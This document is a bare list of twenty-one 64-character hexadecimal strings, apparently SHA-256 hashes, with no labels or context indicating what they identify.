ca29de1dc8817868c93e54b09f557fe14e40083c0955294df5bd91f52ba469c8

57c12d8573d2f3883a8a0ba14e3eec02ac1c61dee6b675b6c0d16e221c3777f4

fc626fe1e0f4d77b34851a8c60cdd11172472da3b9325bfe288ac8342f6c710a

190d9c3e071a38cb26211bfffeb6c4bb88bd74c6bf99db9bb1f084c6a7e1df4e

31c2024d0df684a968115e4c3fc5703ef0ea2de1b69ece581589e86ba084568a

0bb221bf62d875cca625778324fe5bd6907640f6998d21f3106a0447aabc1e3c

e14f1a655d54254d06d51cd23a2fa57b6ffdf371cf6b828ee483b1b1d6d21079

e8450dd6f908b23c9cbd6011fe3d940b24c0420a208d6924e2d920f92c894a96

aea79945c0f2f60de43193e1973fd30485b81d06f3397d397cb02986b31e30d9

9fb39f162c1e1eb55fbf38e670d5e329d84542d3dfcdc341a99f5d07c4b50977

78e3f87f31688355c0f398317b2d87d803bd87ee3656c5a7c80f0561ec8606df

7c465ea7bcccf4f94147add808f24629644be11c0ba4823f16e8c19e0090f0ff

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

2ddc29a646c1579e79c0b4cc86a5d0c9ed57af6ff240e959b17cdcf77d863026

4b76e54de0243274f97430b26624c44694fbde3289ed81a160e0754ab9f56f32

498b8b889bb1f02a377a6a8f0e39f9db4e70cccad820c6e5bc5652e989ae6204

f8812f1deb8001f3b7672b6fc85640ecb123bc2304b563728e6235ccbe782d85

dff26a9a44baa3ce109b8df41ae0a301d9e4a28ad7bd7721bbb7ccd137bfd696

593bbcc8f34047da9960b8456094c0eaf69caaf16f1626b813484207df8bd8af

149601e15002f78866ab73033eb8577f11bd489a4cea87b10c52a70fdf78d9ff

ac7f0fb9a7bb68640612567153a157e91d457095eadfd2a76d27a7f65c53ba82